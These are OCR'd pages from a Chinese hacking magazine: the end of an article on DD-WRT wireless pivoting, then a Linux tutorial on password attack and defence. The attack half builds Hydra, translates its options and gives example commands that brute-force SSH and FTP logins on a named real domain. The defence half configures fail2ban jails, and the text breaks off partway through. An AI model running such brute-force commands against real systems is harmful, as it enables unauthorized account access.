
VPN版包括所有的功能，除了radvd、samba以及kaid，主要是添加了OpenVPN。

那么，作为使用的第一步，就是将现有的无线路由器Fireware刷新为DD-WRT。下回在第二弹中，我们就来看看如何刷新、设置DD-WRT。

最后，我想现在作为无线破解的内容可能到处都是，大家也都看得比较多了，但是却很少有人进行思维的跳跃。本文的目的仅为抛砖引玉以及扩展大家思路，以后我会带来更多实用性更强的经验分享。在这里特别感谢母亲的理解，欣欣和丫丫的支持，还有“黑手”编辑土豆兄的容忍。我的个人blog：http://bigpack.blogbus.com，欢迎交流，希望本文能给大家带来更多的不同想法，以及实际应用上的帮助。关于无线跳板，且听下回分解。

编辑点评：

本文带领大家开始接触“无线跳板”这个概念，非常感谢作者的分享，大家开始越来越深入地接触无线领域，下回将是更精彩的内容。



Hydra&Fail2ban
——Linux下口令的攻与防

图 空气

从本文您可以学的：

1、如何用hydra来破解密码

2、利用fail2ban来防止入侵行为

谈起黑客技术，大家的第一反应无非就是口令破解、木马人侵、DDOS攻击等等，我们今天要谈的口令攻防是黑客技术中一个永恒的话题。在现在的网络中，只要你的机器暴露在网络上，就会有蠕虫自动连接上你，破解你的口令，或是别有用心的人盯上你的机器，猜解你的口令。

知己知彼，百战百胜，我们今天就一起来看看Linux下黑客如何破解别人的口令，以及我们怎样防御黑客的口令破解攻击。

攻

Linux下口令破解功能非常强大的工具要数**hydra**，我们先来看一下hydra支持哪些密码的破解：

telnet ftp pop3[-ntlm] imap[-ntlm] smb smbnt http[s] http-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd

你能想到的几乎都有了（想到QQ密码破解的除外），想使用功能如此强大的口令破解工具，第一步要先学会……英语……呵呵，开始安装。其实hydra的安装非常简单，只要你的电脑安装有编译环境，装上libssh-0.11就可以编译hydra了。

我们以Centos 5.3为例安装hydra5.4。首先必须安装编译hydra所必须的libssh，使hydra支持破解ssh口令，下面按照步骤来循序渐进：

1、用wget命令下载libssh-0.11：

wget http://0xbadc0de.be/libssh/libssh-0.11.tgz

2、解压缩libssh-0.11.tgz：

tar -xvf libssh-0.11.tgz

3、切换到libssh-0.11目录：

cd libssh-0.11

4、检查编译环境：

./configure

5、编译：

make

6、安装：

make install

就这么简单，现在libssh-0.11安装完成了，接下来就可以直接安装hydra，步骤如下：

1、下载hydra源代码：

wget http://freeworld.thc.org/releases/hydra-5.4-src.tar.gz

2、解压缩hydra-5.4-src.tar.gz：

tar -zxvf hydra-5.4-src.tar.gz

3、切换到hydra-5.4-src目录：

cd hydra-5.4-src

4、检查编译环境（注意是否所有需要的环境都安装了，检查是否存在NOT FOUND的项）：

./configure


5、编译：

make

6、安装：

make install

这样hydra就安装完成了，我们可以运行一下**hydra**查看相关帮助信息，如图1。



```
[root@localhost ~]# hydra
Hydra v5.4 [http://www.thc.org] (c) 2006 by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e ns]
 [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-f] [-s PORT] [-S] [-vV]
 server service [OPT]

Options:
  -R         restore a previous aborted/crashed session
  -S         connect via SSL
  -s PORT    if the service is on a different default port, define it here
  -l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE try password PASS, or load several passwords from FILE
  -e ns      additional checks, "n" for null password, "s" try login as pass
  -C FILE    colon seperated "login:pass" format, instead of -L/-P options
  -M FILE    server list for parallel attacks, one entry per line
  -o FILE    write found login/password pairs to FILE instead of stdout
  -f         exit after the first found login/password pair (per host if -M)
  -t TASKS   run TASKS number of connects in parallel (default: 16)
  -w TIME    defines the max wait time in seconds for responses (default: 30)
  -v / -V    verbose mode / show login+pass combination for each attempt
  server     the target server (use either this OR the -M option)
  service    the service to crack. Supported protocols: telnet ftp pop3[-ntlm]
imap[-ntlm] smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco
cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5
rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere
teamspeak sip vmauthd
  OPT        some service modules need special input (see README!)

Use HYDRA_PROXY_HTTP/HYDRA_PROXY_CONNECT and HYDRA_PROXY_AUTH env for a proxy.
Hydra is a tool to guess/crack valid login/password pairs - use allowed only
for legal purposes! If used commercially, tool name, version and web address
must be mentioned in the report. Find the newest version at http://www.thc.org
[root@localhost ~]#
```

图1　查看hydra的相关信息

如果大家的英文不是很好，下面我准备了一段中文解释：

-R
恢复上次停止的破解进度，继续破解

-S
使用SSL连接

-s 端口号
如果服务不是运行在默认的端口，用这个参数来指定端口

-l 登录名 或者 -L 字典文件名
使用登录名或者从字典中获取登录用户名

-p 密码 或者 -P 字典文件名
使用单个密码或者从字典中获取密码列表

-e ns
附加选项：n是表示空密码，s尝试使用用户名作为密码进行破解

-C 文件
使用冒号分割格式，例如用"登录名:密码"来代替-L/-P参数

-M 文件
服务器IP列表文件，一行一条

-o 文件
将找到的密码写在文件里面，以此代替输出到屏幕上

-f
在使用-M参数以后，找到第一对登录名或者密码的时候中止破解

-t 计划任务
同时运行几个任务，默认是16

-w 时间
定义超时时间秒数，默认是30

-v / -V
详细显示用户名或者密码的破解过程

server
服务器（破解密码的主机IP）

service
破解密码的服务，支持以下协议：
smb smbnt http[s]-{head|get} http-{get|post}-form http-proxy cisco cisco-enable vnc ldap2 ldap3 mssql mysql oracle-listener postgres nntp socks5 rexec rlogin pcnfs snmp rsh cvs svn icq sapr3 ssh2 smtp-auth[-ntlm] pcanywhere teamspeak sip vmauthd

OPT
一些服务模块需要特别的语法输入（详细请看帮助文件）

使用范例：

1、**hydra -l root -P ~/passwd.dic nohack.cn ssh2**

使用root作为登录用户名，密码从passwd.dic字典中读取，破解nohack.cn的ssh2口令（切勿尝试，小心被自动封IP地址）

2、**hydra -C ~/namepw.dic nohack.cn ftp**

使用字典文件namepw.dic破解nohack.cn的ftp口令（同样切勿尝试，小心被自动封IP地址）

其它协议的口令破解可以参考hydra的帮助文档，或者来《黑客手册》论坛提问。


防

知道如何破解别人的口令后，我们也要学会如何防御别人对密码的破解。

管理员在平时使用密码的时候，除了使用强口令外，还可以使用证书来代替口令认证，或者安装一些错误监测软件，如**fail2ban**。

使用centos或是fedora的用户可以使用**yum install fail2ban**来安装fail2ban（centos的用户需要首先安装epel源：https://fedoraproject.org/wiki/EPEL）；使用Ubuntu的用户可以使用**apt-get install fail2ban**来安装。你也可以在fail2ban的官方网站**http://www.fail2ban.org/**下载到最新版的源码自行编译。

我们还是以Centos 5.3为例来安装fail2ban。在命令行下输入**yum install fail2ban**，系统会让我们确认是否安装，如图2。



```
--> Processing Dependency: shorewall-shell = 4.0.15-1.el5 for package: shorewall
--> Processing Dependency: shorewall-perl = 4.0.15-1.el5 for package: shorewall
--> Running transaction check
---> Package shorewall-common.noarch 0:4.0.15-1.el5 set to be updated
---> Package shorewall-perl.noarch 0:4.0.15-1.el5 set to be updated
---> Package shorewall-shell.noarch 0:4.0.15-1.el5 set to be updated
--> Finished Dependency Resolution

Dependencies Resolved

=============================================================================
 Package                 Arch          Version              Repository   Size
=============================================================================
Installing:
 fail2ban                noarch        0.8.3-18.el5         epel         125 k
Installing for dependencies:
 shorewall               noarch        4.0.15-1.el5         epel         9.2 k
 shorewall-common        noarch        4.0.15-1.el5         epel         232 k
 shorewall-perl          noarch        4.0.15-1.el5         epel         137 k
 shorewall-shell         noarch        4.0.15-1.el5         epel          76 k

Transaction Summary
=============================================================================
Install      5 Package(s)
Update       0 Package(s)
Remove       0 Package(s)

Total download size: 579 k
Is this ok [y/N]: y
```

图2　确认安装

输入"y"以后，系统就可以自动把fail2ban安装完成。

安装完成以后，我们首先需要对fail2ban进行配置。在不同操作系统下，默认的配置文件位置可能会有不同，**一般为/etc/fail2ban/fail2ban.conf和/etc/fail2ban/jail.conf**。我们在做配置时，一般只需要对/etc/fail2ban/jail.conf进行修改就可以了。

jail.conf中，有几个关键的基本参数需要我们进行配置：

ignoreip = 127.0.0.1　　# 不会被屏蔽的IP地址，一般填写本机；
bantime = 600　　# 屏蔽的时间，单位是秒；
findtime = 600　　#在多少时间内查找密码错误记录，单位是秒。如果在findtime的时间内，密码错误次数达到maxretry设定的值，设定的屏蔽规则就会被启用；
maxretry = 3　　# 密码尝试次数，密码错误达到这个次数后将会被屏蔽；

设定基本参数后，我们可以针对主机开放的服务配置规则集，例如SSH、proftpd、vsftpd、apache、named等等。在本文中，我们以SSH和proftpd进行讲解，每一条规则都可以由以下这些语句构成：

enabled：是否启用，可以设置的值有true或false。
filter：过滤器，查找日志文件中的关键词以判断是否登录失败。在filter.d目录中默认带有一些常见服务的过滤器。
action：动作，检测到口令错误一定次数后的操作。
logpath：检测错误登录的日志路径。
ignoreip：忽略IP，可选，不配置将使用全局设置。
maxretry：最大尝试次数，可选，不配置将使用全局设置。
bantime：屏蔽时间，可选，不配置将使用全局设置。
destmail：可选，发送警告邮件的地址。
banaction：可选，屏蔽IP使用的软件，如iptables、iptables-new、iptables-multiport、shorewall。
Protocol：可选，默认屏蔽的协议，如TCP、UDP。

知道参数以后我们再来实际设置下，下面是通过iptables屏蔽ssh口令猜解的列子：

```
[ssh-iptables]
enabled  = true
filter   = sshd
action   = iptables[name=SSH, port=ssh, protocol=tcp]
           sendmail-whois[name=SSH, dest=your@gmail.com, sender=fail2ban@mail.com]
logpath  = /var/log/secure
maxretry = 5
```

在该例子中，"enabled =true"表示启用该规则；"filter = sshd"表示使用sshd过滤器；action中的"iptables[name=SSH, port=ssh, protocol=tcp]"表示通过iptables屏蔽某IP在ssh端口的tcp连接；action中的"sendmail-whois[name=SSH, dest=your@gmail.com, sender=fail2ban@mail.com]"表示发送邮件通知系统管理员，dest是收件人的地址，sender是发件人的地址，sendmail-whois表示发送被屏蔽IP的whois信息；"maxretry = 5"表示最大尝试5次后进行屏蔽操作。

下面一个是通过iptables屏蔽proftpd构建的FTP服务器口令猜解的列子：

```
[proftpd-iptables]
enabled  = true
filter   = proftpd
```

